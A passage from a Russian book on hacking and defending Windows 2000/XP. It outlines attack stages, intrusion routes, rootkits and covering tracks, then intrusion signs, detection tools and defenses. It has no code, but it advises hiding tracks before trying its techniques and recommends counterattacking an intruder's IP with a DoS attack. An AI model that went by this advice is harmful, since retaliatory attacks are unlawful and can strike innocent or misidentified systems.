Имеются и другие, не менее интересные базы уязвимостей. Например, корпорация Internet Security Systems (ISS) на своем сайте **(http://www.iss.net)** поддерживает базу данных уязвимостей и *эксполойтов* - т.е. программ, реализующих атаки на основе определенных уязвимостей. На Web-сайте корпорации содержится большое число хорошо структурированных информационных ресурсов (правда, на английском языке), содержащих сведения по всем известным на текущий момент уязвимостям операционных систем многих типов - FreeBSD, Solaris, Windows 2000/XP и других. Очень информативен и удобен для работы уже упоминавшийся русскоязычный сайт **SecurityLab.ru,** который содержит обширную, оперативно обновляемую базу данных уязвимостей и эксплоитов (вместе с лентой новостей, фиксирующей, в том числе результаты неумелого использования этих уязвимостей).

Таким образом, вы уже, наверное, поняли, как хорошо живется хакерам в современном мире - просматривай базу уязвимостей, находи себе жертву и с помощью уже кем-то созданных эксплоитов, атакуй свою жертву и решай свои задачи! И в самом деле, как все просто! Просто садись, да начинай становиться миллионером! Однако лента новостей фиксирует совсем другое - оказывается, хакинг - не такое простое дело, да к тому же, вовсе не безопасное. Чтобы в этом убедиться, давайте посмотрим, что должен сделать хакер для проникновения в чужую компьютерную систему с настроенной системой защиты, да еще за тридевять земель от любителя чужих секретов.

Как хакеры все это делают

Итак, хакеру требуется получить доступ к желанному компьютерному ресурсу, т.е. пробраться на чужую, хорошо огороженную территорию. Следует сразу отметить, что реальные хакерские атаки отличаются от описанной выше заманчивой картинки настолько, насколько реальные боевые столкновения отличаются от их голливудских интерпретаций. Все дело в том, что нынче потенциальные жертвы тоже не сидят без дела, и готовы разобраться с нежеланными

гостями по полной программе, так что хакерам приходится прилагать множество усилий и проявлять большую изворотливость, чтобы решить свои задачи.

В полном соответствии с методами взломщиков, орудующих в реальном мире, которые тщательно планируют нападение на банки и прочие места, где водятся денежки, настоящие хакеры также разрабатывают сценарии вторжения и готовят инструменты для доступа к лакомым ресурсам. Эти сценарии могут быть самыми различными, но все они выполняются в три этапа, полностью соответствующие действиям взломщиков в реальном мире: сбор информации - вторжение - заметание следов.

Сбор информации

С помощью различных источников хакеры ищут информацию, необходимую для проникновения на чужую территорию. Например, они могут использовать Интернет, обратившись к сайту организации, в сеть которой они хотят вторгнуться, или рекламные буклеты этой организации, в которых можно найти номера телефонов корпорации, имена сотрудников и адреса их электронной почты и так далее [3]. Далее хакеры выполняют *сканирование* сети организации для выявления ее структуры, *инвентаризации* общих ресурсов, используемых операционных систем, запущенных программ и систем защиты. Для этого существуют целые наборы программных инструментов, работу с которыми мы будем описывать на протяжении всей книги. А предварительно, в Главе 3 приводится общее описание всех средств, которые используют хакеры для сбора информации о своей потенциальной жертве.

Вторжение

Собрав нужную информацию, в состав которой входит структура атакуемой информационной системы, адреса серверов локальной сети организации, используемые операционные системы и средства защиты, хакер приступает к вторжению. Излюбленный средствами массовой информации и Голливудом сюжет опусов на тему хакинга - взлом через Интернет компьютерной системы на другом конце земного шара - это отнюдь не единственный метод доступа к закрытой информации, хотя и самый эффектный и привлекательный для зрителя. Если хакер - это настоящий, решительно настроенный охотник за закрытой информацией, для достижения цели он использует тот метод, который наиболее эффективен для решения задачи. Все зависит от обстоятельств, и если у хакера есть возможность физического доступа к компьютеру, он им воспользуется, поскольку наиболее мощные средства взлома системы защиты предполагают локальный доступ к компьютерной системе.

Ниже приведена классификация методов вторжения по способам доступа хакера к атакуемому компьютеру, поскольку от этого в значительной степени зависят возможности хакера по применению инструментов взлома защиты.

- Локальное вторжение.

  Этот метод состоит во взломе компьютерной системы с управляющей консоли компьютера. Наиболее доступен такой метод для служащих самой организации, которые имеют доступ к компьютерной системе, знают местонахождение информационных ресурсов и способны производить с системой различные манипуляции скрытно от окружающих. Типичный пример описан в разделе «Кража финансов» выше, где сотрудник финансовой организации имел привилегии, достаточные для хакерской модификации компьютерной системы. Кстати, это очень симптоматично - именно системные администраторы, имея самый высокий уровень привилегий, часто становятся источником проблем для системы безопасности [2]. Однако и простые смертные имеют определенные шансы на успех в этой области, особенно учитывая хаос, царящий во многих корпоративных сетях. Допустим, вы ушли на перекур, бросив компьютер на произвол судьбы (согласитесь, очень распространенное нарушение политики безопасности), а после вашего возвращения оказывается, что жесткий диск отформатирован, или на компьютере запущена программа клавиатурного шпиона. Это - типичный пример локального вторжения, когда хакеру удалось получить физический доступ к компьютеру. Во второй части этой книги мы подробно описываем множество инструментов и приемов, которые может применить хакер для вторжения в компьютер при наличии локального доступа.

- Вторжение из Интернета.

  Вторжения из Интернета грозят всем, кто когда-либо подсоединялся к серверу Интернета и работал с различными Интернет-сервисами, например, электронной почтой, серверами новостей и Web-ресурсов. При наличии дыр в системе защиты хакеры в состоянии подсоединяться к компьютеру пользователя и, в зависимости от полученных привилегий, решать самые разнообразные задачи, вплоть до установления полного контроля над компьютером жертвы. Причем в последнее время, в связи с распространением (по крайней мере, на Западе) домашних компьютеров, постоянно подсоединенных к Интернету, эти компьютеры стали активно использоваться хакерами для выполнения наиболее опасных атак DDoS (Distributed Denial of Services - Распределенный отказ от обслуживания). Мы опишем атаки DoS подробнее в Главе 13 этой книги.

  Другой тип атак через Интернет - рассылка вирусов. Допустим, к вам приходит письмо с вложением, предлагающее вам обновить свой Web-браузер. Вы щелкаете на ссылке, и ваша компьютерная система на ваших глазах умирает (или становится рабом какого-нибудь «кул хацкера», обеспечивая его паролями для халявного доступа к серверу провайдера Интернета или другому платному ресурсу Web). Имеются и более изощренные атаки, когда для размещения на компьютере хакерской программы не требуется даже и щелчка мышью -- используя некоторые недостатки почтового клиента, можно составить такое электронное письмо, что прикрепленное к нему

вложение автоматически перекочует в папку автозагрузки компьютера и исполнится при следующем перезапуске. А как составляются такие письма и осуществляются некоторые другие атаки на почтовые сервисы, описано в Главах 9 и 10 этой книги.

С вами может случиться и такое - в один прекрасный день вы обращаетесь к своему Web-сайту, и вместо знакомого содержимого обнаруживаете там «изделие» какого-то «Web-мастера» с компрометирующим вас содержимым. Значит, кому-то удалась атака на Web-сервер - подробности о таких атаках можно узнать в Главе 12. Рассылка вирусов, социальная инженерия и прочие шалости - список может быть пополнен, и на фоне их упомянутые в разделе «Вандализм» 19 способов навредить своему сетевому другу - это просто мелкие шалости. Подробнее все эти вопросы описаны в частях 3 и 4 этой книги.

Наиболее сложным и квалифицированным вторжением в компьютерную систему через Интернет следует считать удаленный взлом системы защиты корпоративной сети, подсоединенной к Интернету. Решение такой задачи требует тщательной подготовки и изучения атакуемой системы, и в Главе 14 этой книги мы опишем некоторые технологии удаленного взлома сети TCP/IP компьютеров Windows 2000/XP.

✔ Вторжение из локальной сети.

Допустим, у себя на работе вы используете локальную сеть организации для общения со своим сетевым соседом. И вот однажды, при личной встрече с этим самым соседом, выясняется, что он абсолютно не в курсе недавно обсуждаемой темы. С кем же вы тогда общались в виртуальном пространстве и что успели выболтать? Это - пример сетевой атаки, когда хакер, путем некоторых ухищрений заставляет сетевые компьютеры общаться через посредника, в качестве которого он навязывает свой компьютер. Другой пример - перехват данных, выполняемый через нелегальное подключение к сетевому кабелю. Эти атаки настолько популярны, что для них придумано даже свое название - *снифинг*, от английского слова sniffing - вынюхивание. Для снифинга создано множество инструментов и технологий, наиболее популярные из которых описаны в Главе 17 этой книги, а в целом вопросы хакинга сетей TCP/IP описаны в части 5 этой книги.

✔ Вторжение через модем

Ныне, по крайней мере, на Западе, стало модным устанавливать (как правило, нелегально) модем в свой офисный компьютер для обеспечения к нему удаленного доступа со своего домашнего компьютера. Более того, кое-какие умники даже упрощают задачу хакера, одновременно с модемом устанавливая на компьютер программу для удаленного управления, да еще и без всякой настройки системы защиты! Все это напоминает открытие крепостных ворот и опускание моста через крепостной ров прямо перед носом атакующего про-

тивника - ведь такое подключение в обход общесетевой системы защиты, как правило, нарушает все правила политики безопасности организации. Не удивительно, что через некоторое время в локальной сети офиса заводится, скажем, вирус, который заражает все компьютеры сети, или программа клавиатурного шпиона, которая докладывает своему хозяину о всех действиях на компьютере, вплоть до нажатия на отдельные клавиши. Все вышеописанное - пример вторжения через удаленное соединение.

Поиск и использование таких соединений - это целая отрасль хакинга, поскольку они предоставляют хакеру много возможностей и перспектив [3]. В старых организациях, как правило, существует множество некорректно настроенных внутренних АТС с забытыми телефонными линиями, подсоединенными через модем к установленным где попало сетевым компьютерам. Эти подключения либо вообще не защищены от несанкционированного доступа, либо защищены недостаточно [3]. Поэтому все такие линии связи - просто пожива для хакера, поскольку предоставляют ему прекрасный способ вторжения в сеть через модем с помощью специального программного обеспечении для прозвона телефонных номеров и автоматического подбора паролей удаленного входа в атакуемую систему.

В Главе 18 описана наиболее высокоразвитая на текущий момент программа-сканер телефонных линий PhoneSweep. В отличие от многих имеющихся программ-сканеров телефонных номеров, PhoneSweep работает в системах Windows 2000/XP, снабжена графическим интерфейсом и мощной экспертной системой идентификации и взлома удаленных систем. Все это ставит ее вне всякой конкуренции по сравнению с популярными программами Login Hacker, TCH-Scan или ToneLock. Одно из применений PhoneSweep - аудит телефонных линий связи организаций с целью проверки их защищенности.

Вообще, программные средства хакинга удаленных соединений весьма популярны среди хакеров - очень многие «кул хацкеры» пытаются подключиться к серверам провайдеров Интернета именно с помощью программ прозвона телефонных номеров и подбора паролей входной регистрации. Что из этого получается, можно узнать на ленте новостей сайта **SecurityLab.ru** - сплошным потоком идут сообщения, как одного «кул хацкера» тут забрали, другого здесь посадили, и так далее. Печально все это.... Все эти горе-«хацкеры» забывают, что существуют такие вещи, как автоопределители телефонных номеров (АОН), и их попытки несанкционированных телефонных подключений выдают их с головой. И тем не менее, как следует из некоторых источников в Интернете, до 50% попыток вторжений в чужие сети, включая банковские (!!!), выполняются через телефонные линии, причем с домашних компьютеров!!! Что тут сказать... Становится очевидным важность следующей задачи хакинга - сокрытие следов.

Сокрытие следов

Каждый злоумышленник перед тем, как покинуть место преступления, заметает следы, уничтожая отпечатки пальцев и другие следы, которые могут помочь его идентификации. Так же и хакер должен уничтожить все следы своего вторжения, по которым его могут найти. Никогда не следует забывать, что в любой мало-мальски защищенной системе функционируют средства аудита, регистрирующие все подозрительные действия пользователя. Другая задача заметания следов - сокрытие файлов, помещенных хакером в систему, и процессов, запущенных для слежения за работой легитимных пользователей.

Для очистки следов пребывания существует множество методов, включающих очистку журналов аудита, сокрытие запущенных программ и процессов помещением их в ядро операционной системы (т.е. той ее части, которая невидима для пользовательского интерфейса). Скажем, взамен подлинных процедур ядра операционной системы, хакер может запустить подмененные процедуры, которые будут оповещать его обо всех введенных пользователями паролях входной регистрации, и выполнять другие действия, например, пересылку хакеру раскрытых паролей по Интернету. Такие задачи выполняются с помощью целых комплектов программ, которые в просторечии называются наборами отмычек, или, на сленге, «руткитами» (от английского слова rootkit - корневой комплект инструментов). «Руткиты» - весьма популярное средство хакинга систем UNIX, но и Windows 2000 не обойдена вниманием, и в Главе 7, посвященной целиком вопросам сокрытия следов хакинга, мы еще обсудим эту тему, хотя, надо сказать, настоящий «руткит» для Windows, по видимому, еще на стадии создания.

Другой аспект задачи сокрытия следов связан с Интернетом. При попытках хакинга через Интернет хакер должен скрыть свой IP-адрес, который очень легко фиксируется системами обнаружения вторжений и далее позволяет выловить хакера прямо на рабочем месте. И тут мы сталкиваемся с совпадением задач хакинга и антихакинга - задача сохранения своей конфиденциальности актуальна для обеих сторон. Для решения таких задач существует множество методов, самый лучший из которых - отказ от использования для хакинга компьютеров, способных выдать ваше местонахождение, подключение через прокси-серверы, использование специальных программ - брандмауэров, ограничивающих передачу конфиденциальной информации от компьютера пользователя Интернета на сервер. Мы рассмотрим эти задачи по мере изложения методов хакинга во всех главах этой книги, а отдельно этой теме посвящена Глава 7 - и автор НАСТОЯТЕЛЬНО СОВЕТУЕТ ВСЕМ ПРОЧИТАТЬ ЭТУ ГЛАВУ САМЫМ ВНИМАТЕЛЬНЫМ ОБРАЗОМ, прежде чем применять на деле все те штучки, которые описаны в этой книге.

Заключение

Мы можем сделать такие выводы. Ныне становится все более очевидным, что в виртуальном киберпространстве ведутся самые настоящие войны, причем на всех фронтах и во всех регионах земного шара. Основу тактики виртуальных сражений составляет террор - нападающая сторона стремится скрытно выявить слабые стороны противника, исподтишка нанести удар, имея целью нанести максимальный урон, после чего скрыться. Поэтому всем жертвам хакинга не остается никакого выбора - методам террора следует противопоставить методы антитеррора, предполагающие заимствование хакерских приемов и методов в целях защиты. Попробуем изложить эту концепцию более связно - читайте следующую главу.

ГЛАВА 2.
Антихакинг

В предыдущей главе мы попытались показать современный уровень угроз от действий хакеров в виртуальном киберпространстве. Учитывая многочисленность, уровень технической оснащенности и профессионализм хакерских вторжений, а также наносимый ими урон, можно сделать вывод - ныне в виртуальном пространстве наступила эра кибертерроризма. И все читатели предыдущей главы должно быть уже задают себе вопрос - а что же делать в ответ на действия всякого рода личностей, густо населяющих виртуальное киберпространство? Ответ прост - защищаться, и в этой главе мы познакомимся с тем, что может сделать антихакер в ответ на действия своего антипода.

В настоящее время самая распространенная тактика борьбы с кибертеррором - сдерживание, т.е. меры пассивной обороны. Именно такой метод предлагают нам все многочисленные руководства по системам защиты (см., например, [2]), в которых описывается традиционный набор средств защиты, включающих применение антивирусов, брандмауэров, парольной защиты, шифрования и многое другое.

Однако мер, предлагаемых тактикой сдерживания, ныне явно недостаточно. Чтобы эффективно защитить свою компьютерную систему, порой компьютерному террору следует противопоставить меры компьютерного антитеррора, под которыми подразумевается выполнение антихакером действий, пресекающих исполнение хакерской атаки, как непосредственно в ходе ее выполнения, так и превентивно. Эта тактика антитеррора должна быть позаимствована из реальной жизни и опираться на фундаментальный принцип реального, т.е. не спортивного или игрового поединка - для победы в виртуальной схватке антихакеру следует применять любые действия, адекватные угрозе и ситуации на поле боя, отнюдь не ограниченные только блокированием ударов противника. Антихакер должен победить - а для этого следует отразить атаку хакера и пресечь возможные повторные попытки вторжения. Последнее предполагает выполнение превентивных действий для приостановки враждебной деятельности кибертеррористов.

Все зависит от ситуации: став объектом навязчивого преследования со стороны всякого рода личностей, бродящих по Интернету в поисках поживы, иногда требуется принять более активные меры самообороны, позаимствовав кое-какие методы у своих противников (конечно, в рамках закона). Например, заметив попытки вторжения в свой компьютер, ведущиеся с определенного IP-адреса, можно просто закрыться брандмауэром, т.е. прибегнуть к пассивной обороне, а можно выявить координаты хакерского компьютера и попытаться пресечь его действия с помощью разнообразных мер воздействия. Последний метод относится к мерам активной обороны, которые могут включать действия, позаимствованные у самих же хакеров.

Например, можно с помощью специальных утилит выявить IP-адрес нарушителя и, воспользовавшись одной из баз данных Whois на сайтах Интернета (например, **http://www.ripe.net)** со сведениями о владельцах зарегистрированных IP-адресов Интернета, выявить физическое расположение хакера. Или можно отправить по выявленному IP-адресу хакера сообщение с предупреждением о последствиях, а то и предпринять более решительные меры, например, атаку DoS, имеющую целью остановить деятельность хакерского компьютера. Последний метод весьма эффективен в случае, когда вы стали объектом распределенной атаки DoS, когда с множества компьютеров-зомби на ваш компьютер отправляются пакеты, перегружающие линию связи и мощности процессора.

Вступив в такой поединок с хакером, антихакер должен следовать правилам ведения боя, принятым в реальном мире, в соответствии с которыми все действия в ответ на нападение распадаются на три этапа.

- Анализ ситуации.
- Принятие решения.
- Ответные действия

Попробуем разобраться детальнее.

Анализ ситуации

Во-первых, антихакер должен научиться контролировать ситуацию и уметь определять, что на него совершено нападение. В реальном мире признаки нападения очевидны - скажем, к зданию банка подъезжает несколько автомобилей, из которых выходят крутые ребята с автоматами наперевес, входят в операционный зал... ну и так далее, надеюсь, все читатели хоть бы раз, да смотрели голливудские кинобоевики. Орудующие в киберпространстве хакеры, как уже говорилось, стараются действовать скрытно и не оставлять после себя отпечатков пальцев. Квалифицированный хакер, закончив «работу», тщательно заметает все следы своей деятельности. Поэтому первая задача антихакера состоит в выявлении признаков вторжения в свою систему, как непосредственно во время атаки, так и после ее завершения.

Признаки вторжения

Перечислим признаки, по которым антихакер может определить, что система подвергается (или уже подверглась) хакингу [2].

Подозрительные события

В любой компьютерной системе непрерывно происходят события, состоящие в изменении состояния ее компонентов, например, информационных ресурсов. Эти события состоят из двух частей - *действия,* например, чтения, записи, изменения данных, и его *адресата,* например, файла, или процесса операционной

системы. Система защиты ограничивает все возможные события, которые могут произойти в системе, не допуская, к примеру, чтения закрытых данных не имеющим на то прав пользователем. Такого рода ограничения называются *политикой безопасности,* и если в системе происходят многократные события, нарушающие установленную политику безопасности, то это может быть интерпретировано как признак хакерской атаки.

К числу таких признаков относятся, например, многократные попытки неудачной входной регистрации, или обращения к закрытому для несанкционированного доступа файлу. Другой метод выявления признаков атаки состоит в обнаружении подозрительных событий за определенный промежуток времени. Например, поступление множества сетевых пакетов определенного типа за короткий интервал времени может свидетельствовать о попытке сетевого сканирования портов компьютера. Наконец, выявить подозрительные события можно, опираясь на определенные *шаблоны* атаки, т.е. выявленную последовательность действий хакера по взлому компьютерной системы - например, выявление сетевых пакетов со специально искаженной структурой (зафиксированной в шаблоне) может свидетельствовать о попытках определения типа операционной системы.

Неправильное исполнение команд

Неправильное, необычное поведение системы в ответ на команды пользователя может свидетельствовать о подмене хакером подлинных процедур операционной системы хакерскими. Хакер может сделать это, к примеру, с помощью упомянутых в Главе 1 «руткитов» - комплектов программ, подменяющих средства входной регистрации пользователей и другие важные процедуры системы защиты. Содержащиеся в «рутките» программы могут, например, выполнять сбор паролей пользователя и отправку их на определенный почтовый адрес Интернета. Подробнее «руткиты» обсуждаются в Главе 7.

Попытка выявления и использования уязвимостей

Как мы уже обсуждали в Главе 1, в настоящее время хакеры активно используют базы данных уязвимостей и атак, поддерживаемые различными организациями, занятыми вопросами сетевой безопасности. При этом для выявления уязвимостей атакуемой системы хакеры используют многочисленные сканеры безопасности, например, приложение Retina **(http://www.retina.com).** Таким образом, одним из признаков атаки могут служить попытки сканирования компьютерной сети, исходящие из внешнего компьютера.

Подозрительный сетевой трафик

Для выявления признаков атаки можно использовать некоторые параметры сетевого трафика. Например, поступление *извне* в локальную сеть пакетов, у которых адресом источника указан *внутренний* адрес локальной сети, свидетельствует о сетевой атаке, при которой хакер пытается обмануть систему сетевой за-

щиты, настроенную на отбрасывание сетевых пакетов из внешних источников (сетевой «спуфинг»).

Другими подозрительными признаками атаки могут быть непонятные события перегрузки сети, или внезапное появление в сети большого числа пакетов небольших размеров, называемых фрагментированными пакетами - на таком трюке основаны некоторые хакерские атаки на системы, защищенные брандмауэрами.

Непредвиденные параметры функционирования системы

Непонятные отказы в запуске серверных служб, или внезапная перегрузка серверного процессора могут свидетельствовать об атаке DoS. Другой причиной перегрузки процессора может быть хакерская атака на компьютер локальной сети, при которой используется подбор паролей методом перебора. Еще один признак атаки может состоять во внезапных попытках запроса нетрадиционных служб, например, любимой всеми хакерами службы Telnet. Маниакально подозрительные сетевые администраторы могут даже контролировать место и время сеансов работы с сетевыми компьютерами сотрудниками организации, поскольку еженощные бдения за компьютером с интенсивным использованием специфических программ и ресурсов - это, знаете ли, подозрительно как-то...

Источники информации

Где же можно найти информацию, необходимую для выявления перечисленных выше признаков атаки? Для этого существуют специальные журналы, которые ведут программы защиты компьютерной системы.

- Журналы регистрации системных событий. Например, журнал безопасности Windows 2000/XP, регистрирующий события аудита, или журнал действий пользователя, создаваемый программами компьютерной полиции, типа, например, клавиатурного регистратора STARR.
- Журнал сетевого трафика. Запись трафика, приходящего и исходящего из компьютера с помощью специальных программ, например, утилиты TCPDump.
- Сообщения программы обнаружения вторжений в режиме реального времени. Такие программы называются системами IDS (Intrusion Detection System - Система обнаружения вторжений в режиме реального времени). Это специальная программа (например, популярная утилита Blacklce Defender), которая в реальном масштабе времени отслеживает сетевой трафик с целью выявления признаков вторжения, руководствуясь шаблонами атак. Как правило, системы IDS также ведут журналы регистрации событий безопасности для последующего анализа пользователями.

Средства анализа признаков вторжения

Итак, для выявления признаков вторжения вы должны непрерывно контролировать большой объем информации, содержащийся в различных журналах регистрации, в сообщениях различных программ и в отчетах о различных событиях компьютерной системы. Более того, получив достаточные доказательства наличия попыток вторжения в компьютер, следует проанализировать ситуацию – ведь не каждая попытка сканирования портов компьютера означает атаку на систему. Понятие атаки включает в себя характеристику повторяемости, устойчивости появления подозрительных событий безопасности, что может свидетельствовать о целенаправленном хакинге системы.

Анализ признаков вторжения может быть весьма трудоемким делом, поскольку объем информации, фиксирующей все замеченные события безопасности, может быть весьма велик. Поэтому такой анализ может выполняться с помощью следующих автоматизированных методов наблюдения за компьютерной системой:

- Контроль целостности файлов и папок. Для этого можно воспользоваться средствами аудита Windows 2000/XP или описываемых в последующих главах специальными утилитами, например, программой FileWatch 1.00 контроля обращений к файлу из пакета foundstone_tools **(http://www.foundstone.com).**
- Контроль записи в системный реестр. Например, по записям в системном реестре можно выявить Троянского коня - программу, скрытно собирающую сведения о работе пользователя на компьютере. Для этого существует множество специальных утилит, например, популярная программа TCMonitor из пакета The Cleaner **(http://www.moosoft.com).**
- Анализ журналов регистрации. В принципе, пользователи могут и сами просматривать журналы безопасности Windows 2000/XP в поисках подозрительных событий, типа попыток подбора пароля для входной регистрации, регистрации из необычного места в необычное время, попыток обращения к закрытым данным. Однако имеются программы, облегчающие и автоматизирующие решение такой задачи, например, утилита RealSecure **(http://www.iss.net).**
- Анализ сетевого трафика. Для выявления попыток сканирования, инвентаризации, определения типа операционной системы и сетевых атак DoS следует контролировать структуру получаемых сетевых пакетов. Это можно делать либо самостоятельным анализом журналов сетевого трафика, либо прибегнуть к системе IDS, например, программе BlackICE Defender **(http://www.iss.net).**
- Анализ процессов. Примером такого анализа можно назвать выявление запущенных Троянов. Конечно, можно самостоятельно просматривать запущенные процессы, включая скрытые, однако это достаточно сложное дело. Для анализа запущенных процессов, в том числе, в режиме реального времени, лучше всего прибегнуть к специальной утилите, типа программы TCActive из пакета The Cleaner **(http://www.moosoft.com).**

- Анализ открытых портов. Слежение за открытием портов в режиме реального времени позволяет избежать многих неприятностей, и для решения такой задачи можно прибегнуть к специальным утилитам, например, программе Attacker 3.0 из пакета foundstone_tools **(http://www.foundstone.com).**
- Обнаружение нелегальных устройств. Если в сетевой компьютер нелегально, в обход системы защиты, установить модем, то сеть превращается в проходной двор. Для контроля установленного оборудования можно воспользоваться как встроенными средствами операционной системы Windows, так и прибегнуть к специальным утилитам инвентаризации, например, предоставляемым пакетом SOLARWINDS **(http://www.solarwinds.com).**

В последующих главах книги мы обсудим работу с перечисленными выше программными инструментами антихакинга по мере того, как будем углубляться в методы, применяемые хакерами для вторжения в систему. Но все эти инструменты применяются для решения только первой задачи, стоящей перед хакером - обнаружения вторжения.

Но вот вторжение налицо. Вы определили, что в системе сидит Троянский конь, и каждый день по портам компьютера стучат хакеры, пытающиеся побудить этого коня к действиям. Что же делать дальше?

Принятие решения

Первая реакция «хакнутого» пользователя может быть самая разная, но чтобы не наломать дров, вначале следует выключить компьютер и подумать с целью принятия решения о последующих действиях. Принятие решения должно основываться на реальной оценке ситуации. Следует выявить, с чем вы столкнулись - с результатом случайного вторжения, или с настоящим противником, ведущим целенаправленный поиск доступа именно к вашему компьютеру. Ведь может быть и так, что пойманного вами Троянского коня вы сами же и установили у себя на компьютере, загрузив из Интернета какую-либо программку без всякой антивирусной проверки. Или возьмем те же сетевые атаки - попробуйте, хотя бы из любопытства, установить у себя на компьютере любую утилиту IDS, например, программу BlacklCE Defender - и вы сами, наверное, удивитесь числу атак, идущих на ваш компьютер со всех сторон света. Эти атаки ведутся наугад, в надежде зацепить компьютер с открытыми для доступа ресурсами (а таких - большинство).

Немаловажно также функциональное предназначение атакованного компьютера. Одно дело, если этот компьютер представляет собой сервер Интернета и подсоединен к локальной сети организации. Другое дело, если атакованный компьютер стоит у вас дома. Понятно, что методы и возможности противостояния хакерским атакам у пользователей таких компьютеров весьма разнятся.

Известно, что ныне, в связи с широким распространением домашних компьютеров, подсоединенных к Интернету по выделенной линии связи 24 часа в сутки, домашние компьютеры стали притягательными для хакеров, которые могут, например, использовать их для распределенных атак DoS. Таким образом, сами того не подозревая, вы можете стать причиной больших неприятностей у весьма влиятельных организаций.

В любом случае ясно, что возможности владельцев атакованных компьютеров активно противостоять хакингу могут сильно отличаться в ту или иную сторону. А что если хакер действует с территории другого государства и, к тому же, использует прокси-сервер для прикрытия своего местопребывания? Вряд ли обычный пользователь Интернета сможет предпринять ответные меры, базирующиеся на локализации места пребывания хакера в реальном мире и привлечения его к ответу. Но вот в виртуальном... Посмотрим, что мы можем сделать там, где границы - вещь весьма условная.

Ответные действия

Как учат Боевые Уставы всех армий мира, всякая оборона может быть пассивной и активной. По нашей терминологии, подвергнувшись хакингу, можно либо прибегнуть к тактике сдерживания (пассивная оборона), либо можно перейти в контратаку (активная оборона). Рассмотрим эти меры поподробнее.

Пассивная оборона

Пассивная оборона - это наиболее широко распространенная тактика реагирования на действия хакеров. Построение системы защиты в этом случае сводится к определению возможных угроз компьютерной системе и выработке соответствующих мер для обеспечения безопасности. Если эти меры относятся к большой организации, они называются политикой безопасности. Для создания пассивной обороны создано множество технологий, применение которых обусловлено характером угроз компьютерной системе и прочими факторами, включая финансовые [2].

Ранее, в Главе 1, указывалось, что хакеры могут вторгаться в компьютерную систему многими путями - с помощью локального доступа, через Интернет, через локальную сеть или через телефонную линию связи. Все эти угрозы должны быть оценены, и система защиты должна предусматривать все варианты проникновения. Конечно, защита большой корпоративной сети, связывающей множество компьютеров, строится иначе, чем защита домашнего компьютера или небольшой офисной сети. Однако во всех случаях для создания системы защиты могут быть применены следующие методы, доступные большинству обычных пользователей:

- Контроль физического доступа. Общее мнение специалистов по хакингу таково [3,4] - получив локальный доступ к компьютеру, взломщик сможет сделать с ним все, т.е. рано или поздно, но все системы защиты компьютера будут взломаны. Так что не стоит бросать компьютер, даже на краткое время, не обеспечив функционирование входной защиты, например, с помощью заставки с паролем, предоставляемой системами Windows 2000/XP. Наиболее же ценное оборудование должно находиться под замком, что в особенности касается сетевых серверов. При наличии особых обстоятельств (высокая секретность информации, параноидальные наклонности системного администратора) следует рассмотреть более сложные меры физической безопасности, включая защиту от прослушивания электромагнитного излучения. В этой книге меры физической безопасности не рассматриваются, но в любом случае учтите, что без них все системы защиты, основанные на компьютерных технологиях, ровным счетом ничего не стоят.
- Настройка системы защиты операционной системы. Системы Windows2000/XP снабжены мощными средствами защиты, которые должны быть использованы в первую очередь. Защита Windows 2000/XP снабжена всеми тремя компонентами обеспечения безопасности, называемыми методами «ЗА» - аутентификация, авторизация, аудит - которые применимы для защиты от вторжений как в локальный компьютер, так и в сеть компьютеров Windows 2000/XP [6]. Мы обсудим возможности системы защиты Windows 2000/XP в Главе 4.
- Криптографическая защита. Важные данные следует шифровать. Это относится к файлам и папкам системы, сообщениям электронной почты и информации, передаваемой по сети. Для шифрования можно применить множество утилит, например, пакет PGP Desktop Security **(http://www.pgp.com),** или средства шифрования файловой системы NTFS. Даже слабое шифрование, предлагаемое программами-архиваторами типа WinRAR, все же лучше, чем оставление важных файлов без всякой защиты. Для защиты сетевых коммуникаций следует применять технологии VPN (Virtual Private Network - Виртуальные защищенные сети), шифрующие пересылаемую между компьютерами информацию.
- Брандмауэры и системы IDS. Подключение к Интернету без брандмауэра ныне приравнивается к самоубийству. В систему Windows XP даже включен брандмауэр, защищающий подключения к Интернету. Контролировать внешний доступ к корпоративной сети можно с помощью брандмауэров, например, WinRouter, со специально настроенными параметрами доступа, или с помощью системы IDS, например, BlacklCE Defender, анализирующей входной трафик в режиме реального времени. Также для защиты можно использовать утилиту, отслеживающую сетевые подключения и открытые порты компьютера в режиме реального времени, например, Attacker 3.0 из пакета foundstone_tools **(http://www.foundstone.com).**
- Сканеры безопасности. Как говорит пословица, «готовь сани летом» - лучше заранее проверить устойчивость системы к сетевым атакам, чем ждать, пока это сделает какой-то там «кул хацкер». Эту проверку можно выполнить с по-

мощью специальных программ, сканирующих компьютер для выявления его уязвимостеи к различным атакам в зависимости от настроек системы защиты. Примером такого сканера является уже упомянутое приложение Retina.

- Контроль целостности. Мы уже говорили о контроле целостности применительно к задаче выявления признаков вторжения. Периодическая проверка целостности исполняемых файлов - весьма действенный метод защиты. Поэтому системы Windows 2000/XP предоставляют средства для проверки целостности файлов операционной системы, которыми не грех и воспользоваться, или же можно прибегнуть с этой целью к программам сторонних производителей.
- Антивирусы. Чтобы выявить попадание вирусов в компьютер, можно воспользоваться универсальной антивирусной программой, например, Norton Antivirus, MacAfee VirusScan, или утилитой The Cleaner, эффективно отслеживающей Троянов.

Активная оборона

В принципе, вышеперечисленные программные средства пассивной обороны, будучи правильно настроены, вполне способны отразить какую угодно хакерскую атаку. Когда корпорация Microsoft создала свою систему Windows 2000, всем хакерам мира был брошен вызов - им было предложено попытаться взломать сервер на базе системы Windows 2000. В результате ни одна атака не была признана вполне успешной - возможно, по той причине, что хакеры еще не набрались опыта работы с тогда еще новой и неизвестной им системой.

Таким образом, что бы там не говорили и не писали (например, в выпусках журнала «Хакер»), система защиты Windows 2000/XP - это весьма надежная вещь (другое дело, что, как правило, ее средства не используются в полной мере). Дополните средства Windows мощной антивирусной программой Norton Antivirus компании Symantec, системой IDS в лице программы BlacklCE Defender - и вы сможете без особой опаски гулять по виртуальному миру киберпространства, не забираясь, однако, в самые темные уголки. Так что пассивная оборона - это то, с чего следует начать, поскольку довольно смешно выхватывать из кобуры (или где вы там его носите) свой верный парабеллум, и начинать пальбу при малейших признаках нападения, подвергая себя риску быть зачисленным в список нарушителей спокойствия киберпространства.

Однако бывают случаи иного рода, когда вы становитесь объектом *целенаправленного* хакинга со стороны разного рода личностей, включая своих сотрудников. Вот тут-то и могут пригодиться кое-какие методы активной обороны, и в набор ответных действий антихакинга должны быть включены любые методы, которые позволят эффективно устранить возникшую угрозу, в том числе всякие хакерские штучки. Ниже перечислены некоторые, но не все, меры активной обороны.

- Локализация хакерского компьютера. Например, в случае сетевой атаки можно с помощью программ IDS анализа сетевого трафика в режиме реаль-

